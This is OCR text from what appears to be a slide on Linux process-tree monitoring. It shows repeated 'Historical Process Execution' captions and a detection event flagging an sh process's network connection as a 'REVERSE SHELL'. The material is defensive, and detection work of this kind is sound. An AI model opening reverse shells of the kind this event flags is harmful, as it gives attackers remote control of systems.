


Historical Process Execution


Historical Process Execution




Historical Process Execution




Historical Process Execution





Network Connect
Event
proc.name: sh
proc.exepath: /bin/sh
proc.cmdline: sh
REVERSE SHELL

Historical Process Execution



Linux Kernel View Mirror: The Now of the Process Tree

